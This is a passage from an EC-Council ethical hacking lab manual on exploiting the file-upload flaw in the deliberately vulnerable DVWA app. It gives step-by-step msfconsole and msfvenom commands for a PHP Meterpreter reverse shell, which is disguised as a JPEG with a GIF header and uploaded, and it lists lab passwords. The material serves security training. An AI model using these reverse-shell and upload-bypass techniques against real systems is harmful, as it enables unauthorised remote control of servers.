71. Now, type **cd** and press **Enter** to jump to the root directory.
72. In the **Terminal** window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
73. In msfconsole, type **use exploit/multi/handler** and press **Enter** to begin setting up the listener.
74. You have to set up a listener so that you can establish a **Meterpreter** session with your victim. Follow the steps given below to set up a listener using the msf command line:
    - Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 3333** and press **Enter.**
    - Type **run** and press **Enter** to start the listener




Figure 2.7.36: Setup and start a listener

75. Switch to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/medium.php**) into the address bar and press **Enter** to execute the uploaded payload.




Figure 2.7.37: Open uploaded payload file in a web browser

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

76. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system.
77. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.




Figure 2.7.38: Get the system information

78. Close all open windows.
79. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
80. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
81. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

82. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 7.3

Exploit DVWA
High

83. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=2222 -f raw** and press **Enter**.
84. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.7.39: Copy the raw payload generated

85. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.
86. Type **pluma high.jpeg** and press **Enter** to launch the **Pluma** text editor.
87. The **Pluma** text editor window appears; press **Ctrl+V** to the paste the raw payload code copied in **Step 84**.
88. Edit the payload file by adding **GIF98** to the first line and press **Ctrl+S** to save the content.




Figure 2.7.40: Edit the payload file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

89. Click the **Firefox** icon ( ) from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php** into the address bar and press **Enter**. The **DVWA** login page appears. Log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

90. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.

91. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




Figure 2.7.41: Setting DVWA security level

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

92. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.




Figure 2.7.42: Upload the payload files

93. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.

